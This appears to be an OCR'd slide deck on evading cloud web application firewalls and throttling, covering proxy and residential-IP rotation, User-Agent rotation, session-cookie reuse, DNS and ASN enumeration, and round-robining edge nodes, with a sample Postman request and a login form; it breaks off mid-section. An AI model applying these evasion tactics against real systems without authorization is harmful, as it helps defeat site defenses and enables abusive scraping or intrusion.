
...so let’s get hacking!

BARE MINIMUMS

BARE MINIMUMS

Rotate Your IP

- Huge # of “Free Proxy” sites
  - https://hide.me
  - https://hidester.com
  - https://www.proxysite.com/
- Srsly just google “Free Proxies”



BARE MINIMUMS

Use Residential IPs

- Huge # of “Free Proxy” sites
- Hard to convince The Business to allow blocking residential IPs

- Residential IPs are easy to lease in bulk
- Residential IPs are not free
- Services like HolaVPN and MonkeySocks use users’ IPs

Monkey Socks

Luminati

BARE MINIMUMS

Use The Usual HTTP Headers

- **BUT ALSO:**
  - **Accept : */***
  - **DNT : 1**
  - **X-Headers (Sometimes)**
  - **User-Agent (NO QUOTES)**
  - **Session Cookies (Sometimes)**

BARE MINIMUMS

Rotate User-Agents


- Seriously, this gets past so many defenses
- Rotate with each HTTP request, if possible
- Also use this for whitelist fuzzing

Use Cookies

- Auth'd sessions often have more lenient throttling
- Some session cookies are *required*
- WATCH OUT FOR SNEAKY WAF COOKIES

Use POSTMan


https://www.getpostman.com/



```
var request = require("request");

var options = { method: 'GET',
  url: 'https://www.google.com/maps/',
  headers:
   { 'cache-control': 'no-cache',
     Connection: 'keep-alive',
     'accept-encoding': 'gzip, deflate',
     cookie: '1P_JAR=2019-06-24-18; NID=186=dDx6cEwmG56VcNuihi-obWWt3llyfUg6kVVrpjtMtC_EA9ohbVYbeyVdiKRCsHwe3UL-fghYwnpRE8EXTuR7WlctdnzshDumuGkGDSbFj843WNgqT2bkgA5Acoq2vMg8IoOSYxHkpDH7E-EDDl7EbN_3J4CCYeMwuxvsGeH1aSE',
     Host: 'www.google.com',
     'Postman-Token': '6e1a52b5-97e8-4b48-9a9b-d8ca0852ba38,a5efe231-2d51-4c5e-b572-3c57c31869a3',
     'Cache-Control': 'no-cache',
     Accept: '*/*',
     'User-Agent': 'PostmanRuntime/7.15.0' } };

request(options, function (error, response, body) {
  if (error) throw new Error(error);

  console.log(body);
});

```

~~SUPER BORING~~ CODE DEMO

PLEASE BEAR WITH US FOR LIKE 2 MINUTES



```
<form class="form container login-form clearfix">

    <div class="form-input-row">
        <div class="six columns" >
            <label><%= __.t('Username :') %></label>
            <input type="text" class="topcoat-text-input" name="username" />
        </div>

        <div class="six columns" >
            <label><%= __.t('Password :') %></label>
            <input type="password" class="topcoat-text-input" name="password"
        </div>
    </div>

    <ul class="actions">
        <li class="item-action" >
            <h3>My item action</h3>
        </li>
    </ul>

</form>

```

(IT'S COOL, WE PROMISE)

ADVANCED TACTICS

FOR CLOUD WAFS

BE THE LUCHADOR *AND* THE OSTRICHES

EDGE ENUMERATION

Check Every System

- Find ASN's owned by target (ARIN, etc)
- Find domains owned by target to uncover additional ASNs (WHOIS)
- Find which IPs are hosting web servers (ScanCannon)
- Enumerate paths to find forms, APIs, data, etc (wfuzz, etc)

Smash DNS

- Find ASN's owned by target (ARIN, etc)
- Find domains owned by target to uncover additional ASNs
- Reverse Lookup on IPs to DNS names (human-language indicators)
- DNS History lookups
- DNS Zone Transfers
- DNS name fuzzing

EDGE ENUMERATION

Round-Robin the Edge Nodes

- Discover all edge nodes
- Hit one until it blocks you, then hit the next
- This exploits the sync delay (often 15 minutes) and conserves IPs

Unprotected Paths

